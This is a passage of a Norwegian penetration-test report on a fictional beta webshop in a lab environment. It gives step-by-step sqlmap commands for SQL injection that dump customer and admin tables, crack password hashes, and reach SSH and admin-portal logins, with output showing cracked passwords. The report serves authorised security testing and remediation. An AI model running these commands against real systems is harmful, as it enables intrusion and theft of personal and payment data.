



# **Teknisk Sikkerhetsrevisjon Boris Lockpicks**

---

Black-Box  
Oslo, 1234  
[kontakt@blackbox.no](mailto:kontakt@blackbox.no)  
+47 41 48 43 32



## Innholdsfortegnelse

<b>Vilkår og betingelser</b>	4
<b>Ansvarsfraskrivelse</b>	4
<b>Begrenset Distribusjon</b>	4
<b>Bakgrunn og fremgangsmåte</b>	6
<b>Testscope</b>	6
<b>Metologi</b>	7
<b>Sammendrag</b>	8
<b>Anbefaling for videre sikring</b>	9
<b>Sårbarhetsoversikt</b>	11
<b>Klassifikasjon av sårbarheter</b>	11
<b>Tabell av funnet sårbarheter</b>	12
<b>Veiledning for å lese rapporten</b>	14
<b>Funnet sårbarheter</b>	15
<b>1.1 Kritisk sårbarhetsrisiko</b>	16
1.1.1 Eksfiltrering av bruker og admininformasjon	16
1.1.2 Eksfiltrering av systembruker	21
1.1.3 Tilgjengelig admin login	26
1.1.4 Tilgjengelig Abyss login	28
1.1.5 Ukryptert nettverkstrafikk for innlogging i Abyss	32
1.1.6 Insecure Direct Object Reference for brukere	34
<b>2.1 Høy Sårbarhetsrisiko</b>	37
2.1.1 Privilege Escalation mot utdatert Sudo versjon	37
2.1.2 Privilege Escalation mot utdatert Polkit versjon.	39
2.1.3 SQL injection mot store_viewdetails	42
2.1.4 Stored XSS mot admin_show	45
2.1.5 Reflected XSS mot mypage_show	47
2.1.6 Svak Session Id	49
2.1.7 Session Hijacking	52
2.1.8 Path Traversal i searchresults	55
2.1.9 Path Traversal //Backend	58
2.1.10 Utilstrekkelig tilgangskontroll	60
2.1.11 Tilgjengelige SSL/TLS Private Keys.	62
2.1.12 Svak passordlagring	64
2.1.13 Svak passordpolicy	66
2.1.14 Åpne porter	68



2.1.15 Utdatert PHP	72
2.1.16 Utdatert MariaDB Server	74
2.1.16 Utdatert OpenSSH	76
3.1.17 Utdatert Samba	78
<b>3.1 Medium sårbarhetsrisiko</b>	80
3.1.1 Port 42420 server ukrypterte data over HTTP	80
3.1.2 Svak autentiseringsmetode	82
3.1.3 Application Error Disclosure	84
3.1.4 Funnet gjemt fil	86
3.1.5 Manglede bruk av Anti-CSRF tokens	88
3.1.6 Content Security Policy Header er ikke satt	90
3.1.7 Mangler Anti-clickjacking Header	92
3.1.8 Usikret informasjon i SMB	94
<b>4.1 Lav Sårbarhetsrisiko</b>	97
4.1.1 Cookie uten HttpOnly flag	97
4.1.2 Cookie uten Secure flag	99
4.1.3 Cookie uten SameSite attributt	101
4.1.4 HTTP Strict Transport Security er ikke satt.	102
4.1.5 Server lekker versjon informasjon via «Server» HTTP respons header felt.	103
4.1.6 X Content Type Option Header mangler	104
4.1.7 Timestap Disclosure	106
4.1.8 Client-Side Resource Manipulation	108
<b>5.1 Informativt</b>	111
5.1.1 TLS 1.2	111
5.1.1 Authentication Request Identified	113
5.1.3 GET for POST	114



## **Vilkår og betingelser**

### **Ansvarsfraskrivelse**

Denne rapporten er utarbeidet av Black-Box for Boris Lockpicks som en del av denne avtalte tekniske sikkerhetsrevisjonen. Den omfatter kun de komponentene som ble testet under revisjonen. Vurderingene og anbefalingene er basert på de forholdene som ble observert på tidspunktet for testen. Black-Box kan ikke holdes ansvarlig for eventuelle sårbarheter som oppstår etter rapportens fullføring, eller som følge av manglende implementering av foreslåtte tiltak. Eventuelle feil eller mangler som ikke ble identifisert under testen, er utenfor vårt ansvar.

### **Begrenset Distribusjon**

Rapporten inneholder sensitiv informasjon om sikkerhetssårbarheter og risikoer som ble identifisert i Boris Lockpicks virtuelle lab-miljø. Rapporten er utelukkende ment for Boris Lockpicks interne bruk, og det er strengt forbudt å dele, distribuere eller kopiere denne rapporten uten skriftlig tillatelse fra Black-Box. Informasjonen i denne rapporten skal behandles konfidensielt for å beskytte Boris Lockpicks mot mulige sikkerhetstrusler. Videre hindre at uvedkommende får tilgang til detaljer om sårbarheter og sikkerhetstiltak. Brudd på konfidensialiteten kan svekke selskapets sikkerhetsposisjon og øke risikoen for uautorisert tilgang.



## Kontaktinformasjon

Daglig leder	Anderson@black-box.no
Thomas A. Anderson	+47 42 42 42 42

<b>Senior Pentester</b>	Alderson@black-box.no
Elliot Alderson	+47 45 52 24 24

<b>Junior Pentester</b>	Navnesen@black-box.no
Navn Navnesen	+47 47 58 53 43



## Bakgrunn og fremgangsmåte

Boris Lockpicks har utviklet en nettbutikk som er i beta-versjon, og har henvendt seg til Black-Box for en teknisk sikkerhetsrevisjon. Black-Box har fått tildelt et virtuelt test-miljø som representerer Boris Lockpicks sitt interne system. Som etisk hacker vil tilnærmingen for å identifisere sårbarheter speile metodene en ondsinnet aktør ville benyttet. Dette gir en realistisk simulering av et angrep og sikrer at testen utføres på en måte som etterligner en ondsinnet aktør.

## Testscope

Black-Box har inngått en skriftlig avtale med Boris Lockpicks for å utføre en White Box Teknisk Sikkerhetsrevisjon. Denne avtalen har en varighet på tre (3) uker, fra 01.11.24 kl. 10.00 til 22.10.24 kl. 10.00.

**In Scope:** Testing av nettside <https://192.168.163.129>, samt andre porter og systemer som er tilknyttet det virtuelle miljøet.

**Out of Scope:** All form for bruk av Open Source Intelligence (OSINT), Social Engineering og testing eller simulering av angrep mot morselskapet Eastwill Security.

## Benyttet verktøy

**Sårbarhetsscanner:** Nikto, Nessus, Zap

**Nettverksscan:** Nmap

**Exploit:** Metasploit

**Hash cracking:** Hashcat

**Injection testing tools:** Sqlmap

**Statisk kodeanalyse:** Snyk



## Metologi

Den tekniske sikkerhetsrevisjonen for Boris Lockpicks er basert på rammeverket OWASP Web Security Testing Guide (WSTG). OWASP WSTG er et Open Source rammeverk som gir en systematisk tilnærming for testing av sikkerheten i webapplikasjoner.

Black-Box vil tilpasse dette rammeverket basert på vår erfaring, og gjennomføre en test som etterligner angrepsmetoder en ondsinnet aktør ville brukt.

Fremgangsmåten for sikkerhetsrevisjonen er delt opp i tre hovedfaser:

1. **Scanning and Enumeration** – I denne fasen vil vi skanne og kartlegge nettbutikken for å avdekke mulige sikkerhetssårbarheter. Dette innebærer systematisk å lete etter svakheter i applikasjonens oppsett, konfigurasjon og kode.
2. **Gaining Access and Escalation of Privileges** – Etter at sårbarheter er identifisert, vil vi forsøke å utnytte dem for å få uautorisert tilgang. Dersom vi lykkes i å oppnå tilgang, vil vi vurdere mulighetene for å eskalere privilegiene og få større kontroll over systemet.
3. **Reporting** – Alle funn vil bli dokumentert. Rapporten vil gi en detaljert oversikt over svakheter som har blitt utnyttet, samt anbefalinger for hvordan disse kan utbedres.


Denne metodiske tilnærmingen er utviklet for å gi en realistisk og helhetlig vurdering av nettsiden og systemenes sikkerhet. Dette vil sikre at alle mulige risikoer blir identifisert og adressert.



## Sammendrag

Black-Box ble kontaktet av Boris Lockpicks for å gjennomføre en sikkerhetsrevisjon av selskapets nettside og relaterte tjenester. Formålet med denne revisjonen er å simulere et realistisk angrep som en ondsinnet aktør kan utføre for å identifisere potensielle sårbarheter. Den vil inneholde

Revisjonen avdekket flere sårbarheter, inkludert **6 kritiske svakheter**, som alle kan spores tilbake til manglende implementering av generelle sikkerhetstiltak, bruk av utdatert programvare og usikker kode i backend-filer.



Disse sårbarhetene kan utnyttes av en angriper til å:

- **Kompromittere sensitiv informasjon om brukere.**
- **Skaffe uautorisert tilgang til administrator-innlogging på nettsiden.**
- **Tilgå innlogging til webserveren og oppnå en direkte tilkobling til selskapets lokale server via Secure Shell (SSH).**

Videre kan en angriper, etter vellykket utnyttelse av disse svakheterne, eskalere privilegier for å oppnå full administrativ tilgang til systemet. Dette gir en angriper muligheten til å ta full kontroll over nettsiden og tilknyttede ressurser. Det vil føre til alvorlige konsekvenser for selskapets datasikkerhet og omdømme.





## Anbefaling for videre sikring

For å maksimere effekten av denne sikkerhetsrevisjonen, anbefales det å gjennomgå rapporten nøye og adressere alle identifiserte sårbarheter. Et grunnleggende sikkerhetstiltak er å sikre at all programvare og verktøy som benyttes er oppdatert, slik at alle relevante sikkerhetsoppdateringer installeres umiddelbart. Dette reduserer risikoen for utnyttelse av kjente sårbarheter og beskytter organisasjonen mot potensielle angrep.

En annen kritisk faktor er å implementere sikre programmeringspraksiser, som for eksempel å benytte prepared statements for å unngå kodeinjeksjonsangrep. Dette hindrer angripere fra å manipulere SQL-forespørsler eller bruke JavaScript i inputfelter og dermed få tilgang til sensitiv informasjon.

Riktig administrasjon av tilgangsrettigheter er også avgjørende for å begrense risikoen for uautorisert tilgang. Å følge prinsippet om *least privilege* innebærer at brukere kun tildeles de nødvendige rettighetene for å utføre sine oppgaver. Dette bidrar til å segmentere brukeradgang og reduserer muligheten for at en kompromittert bruker kan eskalere til å tilegne seg sensitive data.

Videre er det viktig å sikre at passordpolicyen er streng, både for systembrukere og kunder som registrerer seg på nettsiden. For systembrukere bør passordene være komplekse, med minimum åtte tegn, inkludert både store og små bokstaver, samt spesialtegn. Der er også anbefalt å bruke MFA som et ekstra sikkerhetslag. Passordene bør lagres sikkert i databasen ved hjelp av en sterk hashingalgoritme, for å gjøre brute-force angrep mer utfordrende.

En annen sentral sikkerhetstiltak er å kryptere all kommunikasjon mellom klient og server for å beskytte mot angrep som Man in the Middle. Dette kan oppnås ved å sikre at alle nettsider som tidligere benyttet HTTP, nå overføres over HTTPS.



Til slutt er det viktig å være forsiktig med hvilken informasjon som er tilgjengelig for eksterne parter. Å dele informasjon om systemkonfigurasjon og programvare kan gi angripere verdifulle ledetråder til å tilpasse sine angrep. Det er derfor avgjørende å minimere eksponeringen av slik informasjon for å redusere mulighetene for målrettede angrep.



## Sårbarhetsoversikt

### Klassifikasjon av sårbarheter

For å klassifisere sårbarheter bruker Black-box en overordnet versjon av Common Vulnerability Scoring System (CVSS).

#### **Sårbarhetsfarge: Rød**      **Kritisk Risiko**

Svært alvorlige sårbarheter med høy utnyttelsessannsynlighet. Krever umiddelbare tiltak for å unngå alvorlig skade.

---

#### **Sårbarhetsfarge: Oransje**      **Høy Risiko**

Sårbarheter som har høy risiko for utnyttelse og kan forårsake betydelig skade. Bør håndteres raskt.

---

#### **Sårbarhetsfarge: Gul**      **Moderat Risiko**

Middels alvorlige sårbarheter som krever spesifikke forhold for utnyttelse. Bør vurderes for håndtering.

---

#### **Sårbarhetsfarge: Grønn**      **Lav Risiko**

Lav sannsynlighet for utnyttelse og begrenset konsekvens. Kan håndteres senere.

---

#### **Sårbarhetsfarge: Blå**      **Informativ**

Inneholder kun informasjon og utgjør ingen sikkerhetstrussel, men kan være nyttig å se igjennom.



## Tabell av funnet sårbarheter

Avsnitt	Sårbarhet	Sårbarhetsrisiko
1.1.1	Eksfiltrering av bruker og admininformasjon	Kritisk
1.1.2	Eksfiltrering av systembruker	Kritisk
1.1.3	Tilgjengelig admin login	Kritisk
1.1.4	Tilgjengelig Abyss login	Kritisk
1.1.5	Ukryptert nettverkstrafikk for innlogging i Abyss	Kritisk
1.1.6	Insecure Direct Object Reference for brukere	Kritisk
2.1.1	Privilege Escalation mot utdatert sudo versjon	Høy
2.1.2	Privilege Escalation mot utdatert Polkit versjon	Høy
2.1.3	SQL injection mot store_viewdetails	Høy
2.1.4	Stored XSS mot store_viewdetails	Høy
2.1.5	Reflected XSS mot mypage_show	Høy
2.1.6	Svak Session Id	Høy
2.1.7	Session Hijacking	Høy
2.1.8	Path Traversal i searchresults	Høy
2.1.9	Path Traversal //Backend	Høy
2.1.10	Utilstrekkelig tilgangskontroll	Høy
2.1.11	Tilgjengelige SSL/TLS Private Keys	Høy
2.1.12	Usikker passordlagring	Høy
2.1.13	Svak passordpolicy	Høy
2.1.14	Åpne porter	Høy
2.1.15	Utdatert PHP	Høy
2.1.16	Utdatert MariaDB server	Høy
2.1.17	Utdatert OpenSSH	Høy



2.1.18	Utdatert Samba	Høy
3.1.1	Port 42420 server ukrypterte data over HTTP	Medium
3.1.2	Svak autentiseringsmetode	Medium
3.1.3	Application Error Disclosure	Medium
3.1.4	Funnet gjemt fil	Medium
3.1.5	Manglende bruk av Anti-CSRF tokens	Medium
3.1.6	Content Security Policy Header er ikke satt	Medium
3.1.7	Mangler Anti-clickjacking Header	Medium
3.1.8	Usikret informasjon i SMB	Medium
4.1.1	Cookie uten HttpOnly flag	Lav
4.1.2	Cookie uten Secure flag	Lav
4.1.3	Cookie uten SameSite attributt	Lav
4.1.4	HTTP Strict Transport Security er ikke satt	Lav
4.1.5	Server lekket versjon informasjon	Lav
4.1.6	X Content Type Option Header mangler	Lav
4.1.7	Timestamp Disclosure	Lav
4.1.8	Client-Side Resource Manipulation	Lav
5.1.1	TLS 1.2	Informativt
5.1.2	Authentication Request Identified	Informativt
5.1.3	GET for POST	Informativt



## **Veiledning for å lese rapporten**

Sårbarhetene i rapporten er strukturert slik at leseren skal få en tydelig oversikt av funnene. Hver seksjon består av en sårbarhet med sårbarhetsrisiko, berørt område, konsekvens, steg for å reprodusere sårbarheten/bevis på sårbarhet, anbefalinger og referanser til relaterte kilder. Under vil du se et eksempel.

### **1.1.1 Eksempel sårbarhet**

Sårbarhetsrisiko - **Kritisk**

#### **Berørt område**

<https://nettside.no>

#### **Konsekvens**

*Tekst som beskriver konsekvensen for bedriften ved å ha denne sårbarheten i systemet.*

#### **Steg for å reprodusere sårbarheten/bevis på sårbarheten**

*Tekst som beskriver stegene for å reprodusere sårbarheten eller en enkel dokumentasjon på sårbarheten.*

#### **Anbefaling**

*Tekst for anbefalinger for å fikse sårbarheten.*

#### **Referanse**

*Relevante kilder tilknyttet sårbarheten.*



# Funnet sårbarheter





## 1.1 Kritisk sårbarhetsrisiko

### 1.1.1 Eksfiltrering av bruker og admininformasjon

Sikkerhetsrisiko: **Kritisk**

#### Berørt område

- MariaDB-Server
- [https://192.168.163.129/store\\_viewdetails.php?id=1](https://192.168.163.129/store_viewdetails.php?id=1)

#### Konsekvenser

En angriper kan manipulere forespørselen til å injisere ondsinnet SQL-kode, noe som resulterer i eksponering av sensitiv informasjon.

#### Sårbarhetsdetaljer

SQL injection er en alvorlig sikkerhetssårbarhet. Den oppstår når en applikasjon tillater at brukerinput eller endring i URL-en kan manipulere strukturen til SQL-spørringer som sendes til en database.

En statisk kodeanalyse utført med Snyk identifiserte en sårbarhet i kildekoden til filen *store\_viewdetails.php* på linje 83. Her finnes en funksjon kalt *\_sqlqueryfunc\_eh* som benytter den superglobale variabelen *\$\_GET*. Denne variabelen håndterer data sendt via en HTTP GET-forespørsel, men behandlingen av denne dataen skjer på en usikker måte uten nødvendig validering eller sanitering.






## Steg for å reprodusere sårbarheten

### 1. Identifisere tilgjengelige databaser

Det første steget i å utnytte en SQL-injeksjonssårbarhet er å avdekke hvilke databaser som er tilgjengelige på serveren. Dette kan oppnås ved hjelp av verktøyet Sqlmap, som er designet for å automatisere deteksjon og utnyttelse av SQL-injeksjoner.

Følgende kommando kan brukes for å identifisere tilgjengelige databaser:

```
sqlmap -u "https://192.168.163.129/store_viewdetails.php?id=1" -p id -db
```



```
[20:45:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[20:45:31] [INFO] fetching database names
[20:45:34] [INFO] retrieved: 'information_schema'
[20:45:34] [INFO] retrieved: 'borislockpicks'
[20:45:35] [INFO] retrieved: 'mysql'
[20:45:35] [INFO] retrieved: 'performance_schema'
available databases [4]:
[*] borislockpicks
[*] information_schema
[*] mysql
[*] performance_schema
```

### 2. Liste ut tabeller

Når oversikten over tilgjengelige databaser er etablert, kan angriperen fortsette ved å liste tabellene i en valgt database. Dette gir en innsikt i strukturen til databasen, som er avgjørende for å identifisere sensitiv informasjon.

I dette tilfellet hentes tabellinformasjon fra databasen *borislockpicks* ved bruk av følgende kommando i Sqlmap:

```
sqlmap -u "https://192.168.163.129/store_viewdetails.php?id=1" -p id -D borislockpicks --tables
```



```
Database: borislockpicks
[7 tables]

admin_sessions
borislpbasket
customer
employee
logon_sessions
lpbasket_entry_global
products
```

### 3. Eksfiltrere sensitiv brukerinformasjon

Etter at tabellene i databasen er identifisert, kan angriperen starte eksfiltreringen av data fra utvalgte tabeller. I dette tilfellet er tabellen *customer* valgt, da den inneholder sensitiv brukerinformasjon.

Eksfiltreringen kan utføres ved hjelp av følgende kommando i Sqlmap:

```
sqlmap -u "https://192.168.163.129/store_viewdetails.php?id=1" -p id -D borislockpicks -T customer --dump
```

uid	login	name	logins	pwhash	address	cardnumber	expiryyear
1	bengt	Bengt Ostby	0	84d961568a65073a3bcf0eb216b2a576 (superman)	Hoyskolen Kristiania\r\n0999 Oslo	12312312	2023
2	anne	Anne Holm	0	a0dff60cf804e30e76745e734571d1c3	Hoyskolen Kristiania\r\n0999 Oslo	11563300	2026
5	karina	Karina Bjork	0	308e1920c81ba72b0788839184bea5ed	Oslogate 42\r\n0101 Oslo	98373988	2027
8	stian	Stian Kvals	1	9e43731b669b2e0f6accfc1881615efa	Gateadressen 12\r\n3299 Huttiheita	45645645	2024
9	navn	Navn Navnessen	0	dd95e6ea0c2ffb0cc00d6f6549dfd756 (mittpassord)	Standardveien 99\r\n9999 Usett	01917488	2027

Videre kan angriperen hente ut sensitive opplysninger fra tabellen som fullt navn, adresse, kortinformasjon, brukernavn og passordhash. Sqlmap tilbyr også en funksjonalitet for å forsøke å knekke passordhashene ved bruk av et dictionary-basert brute-force-angrep.

Når Sqlmap finner passordhashene, vil verktøyet spørre:

```
do you want to crack them via a dictionary-based attack? [Y/n/q]
```



Ved å svare y for «yes», deretter «1» og «n», vil Sqlmap utføre angrepet og forsøke å knekke hashene. Når dette lykkes, vises de knekte passordene i parentes etter den originale hashen.

### Eksfiltrering av administratorinformasjon

For å hente ut data fra administratorer, som typisk lagres i tabellen *employee*, kan angriperen bruke følgende kommando:

```
sqlmap -u "https://192.168.163.129/store_viewdetails.php?id=1" -p id -D borislockpicks -T employee --dump
```

Database: borislockpicks		
Table: employee		
[1 entry]		
uid	login	pwhash
1	admin	5fcfd41e547a12215b173ff47fdd3739 (trustno1)

Tabellen *employee* inneholder påloggingsinformasjon for administratorbrukere, inkludert brukernavn og passordhash. Etter å ha hentet ut denne informasjonen, kan Sqlmap igjen foreslå å knekke passordhashene ved hjelp av et dictionary-basert brute-force-angrep:

```
do you want to crack them via a dictionary-based attack? [Y/n/q]
```

Ved å svare y for «yes», deretter velge alternativ «1» og avslutte med «n», vil Sqlmap forsøke å knekke hashene. Når dette lykkes, vil det knekte passordet vises i parentes etter hashen.

### Anbefalinger

For å redusere risikoen for SQL-injeksjoner anbefales det å bruke prepared statements for å sikre at brukerinput behandles som data.

Videre er det viktig å validere input for å sikre at det samsvarer med forventet format, som at telefonnumre kun inneholder tall. Siden kildekoden inneholder



filen security.php som whitelister tegn som kan være farlige, anbefales å implementere den i nettsiden.

Til slutt bør tilgangskontroll og autorisering implementeres, med prinsippet om minste privilegier for å begrense eksponeringen.

### Referanser

[https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)





### 1.1.2 Eksfiltrering av systembruker

**Sikkerhetsrisiko:** Kritisk

#### Berørt område

- MariaDB-Server
- [https://192.168.163.129/store\\_viewdetails.php?id=1](https://192.168.163.129/store_viewdetails.php?id=1)
- Port 22, SSH
- VM

#### Konsekvenser

En angriper får tilgang til innloggingsinformasjon for både SSH, SMB og virtuelle maskinen, noe som gir mulighet for uautorisert tilgang til systemene og deres ressurser.

#### Sårbarhetsdetaljer

Den utnytter den samme SQL-injeksjonssårbarheten som beskrevet i sårbarhet 1.1.1, hvor en angriper kan injisere skadelig SQL-kode og manipulere URL-en til nettsiden *store\_viewdetails.php?id=1*.

#### Steg for å reproducere sårbarheten

##### 1. Identifisere tilgjengelige databaser

Det første steget er å identifisere hvilke databaser som er tilgjengelige på serveren. Dette kan oppnås ved å bruke Sqlmap, med følgende kommando:

```
sqlmap -u "https://192.168.163.129/store_viewdetails.php?id=1" -p id -dbs
```



```
[20:45:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[20:45:31] [INFO] fetching database names
[20:45:34] [INFO] retrieved: 'information_schema'
[20:45:34] [INFO] retrieved: 'borislockpicks'
[20:45:35] [INFO] retrieved: 'mysql'
[20:45:35] [INFO] retrieved: 'performance_schema'
available databases [4]:
[*] borislockpicks
[*] information_schema
[*] mysql
[*] performance_schema
```

## 2. Liste ut tabeller

Når angriperen har fått oversikt over de tilgjengelige databasene, er neste steg å liste tabellene i en spesifikk database. Her undersøker vi databasen *mysql*.

Dette kan gjøres ved å bruke følgende kommando:

```
sqlmap -u "https://192.168.163.129/store_viewdetails.php?id=1" -p id -D mysql --tables
```

```
Database: mysql
[31 tables]
event
host
plugin
user
column_stats
columns_priv
db
func
general_log
gtid_slave_pos
help_category
help_keyword
help_relation
help_topic
index_stats
innodb_index_stats
innodb_table_stats
proc
procs_priv
proxies_priv
roles_mapping
servers
slow_log
table_stats
tables_priv
time_zone
time_zone_leap_second
time_zone_name
time_zone_transition
time_zone_transition_type
transaction_registry
```








De innloggingsdetaljene som nå er funnet, nemlig brukernavn *admin* og passord *correcthorse*, gir tilgang til systemet via SSH, samt til virtuelle maskinen (VM) som hoster serveren.

```
$ ssh admin@192.168.163.129
admin@192.168.163.129's password:
Linux osboxes 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5 (2019-06-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Nov 16 19:13:21 2024 from 192.168.163.1
$ whoami
admin
```



## Anbefalinger

For å redusere risikoen for SQL injection anbefales det å bruke prepared statements for å sikre at brukerinput behandles som data.

Videre er det viktig å validere input for å sikre at det samsvarer med forventet format, som at telefonnumre kun inneholder tall. Siden kildekoden inneholder filen *security.php* som whitelister tegn som kan være farlige, anbefales å implementere den i nettsiden.





Til slutt bør tilgangskontroll og autorisering implementeres, med prinsippet om minste privilegier for å begrense eksponeringen.

### Referanser

[https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)





## 1.1.3 Tilgjengelig admin login

**Sikkerhetsrisiko:** **Kritisk**

### Berørt område

- <https://192.168.163.129/admin.php>


### Konsekvenser

En angriper får tilgang til adminportalen og kan hente ut sensitive opplysninger ved å benytte de oppdagede innloggingsdetaljene.

### Sårbarhetsdetaljer

Admin innloggingsportalen er tilgjengelig fra nettet uten tilstrekkelig beskyttelse. Nettsiden benytter en standard */admin* URL for innlogging, som er et kjent og ofte målrettet inngangspunkt for angripere.


### Steg for å reproducere sårbarheten



Ved å bruke innloggingsdetaljene fra sårbarhet 1.1.1 Eksfiltrering av bruker og admininformasjon, kan man logge seg inn på nettsiden med brukernavnet *admin* og passordet *trustno1*.



← → ↻ https://192.168.163.129/admin\_show.php



# Boris' Lockpicks

Registered customers

bengt	Bengt Ostby	Hoyskolen Kristiania 0999 Oslo	
anne	Anne Holm	Hoyskolen Kristiania 0999 Oslo	
karina	Karina Bjork	Oslogate 42 0101 Oslo	
stian	Stian Kvals	Gateadressen 12 3299 Huttiheita	
navn	Navn Navnessen	Standardveien 99 9999 Usett	

Work log:

2024-10-18 12:14:55: Fikk spørsmål fra Karina Bjørk om ordren var sendt.  
2024-10-18 12:15:15: Har sjekket med spedisjonsfirmaet, og pakken ser ut til å være mistet, sender en ny.  
2024-10-18 12:15:23: Da er ny pakke sendt.

Add entry:

## Anbefalinger

Det anbefales å implementere IP-adressebegrensninger for å sikre at kun autoriserte administratorer har tilgang til adminportalen. I tillegg bør nettsidens URL endres for å redusere risikoen for at angripere enkelt kan identifisere adminområdet.

## Referanser

[https://owasp.org/www-community/Access\\_Control](https://owasp.org/www-community/Access_Control)



### 1.1.4 Tilgjengelig Abyss login

**Sikkerhetsrisiko:** Kritisk

#### Berørt område

- <http://192.168.163.129:9999/>

#### Konsekvenser

En angriper får tilgang til admininnloggingen på Abyss-Web-Serveren, noe som gir dem muligheten til å hente ut sensitiv informasjon som er lagret på serveren.

#### Sårbarhetsdetaljer

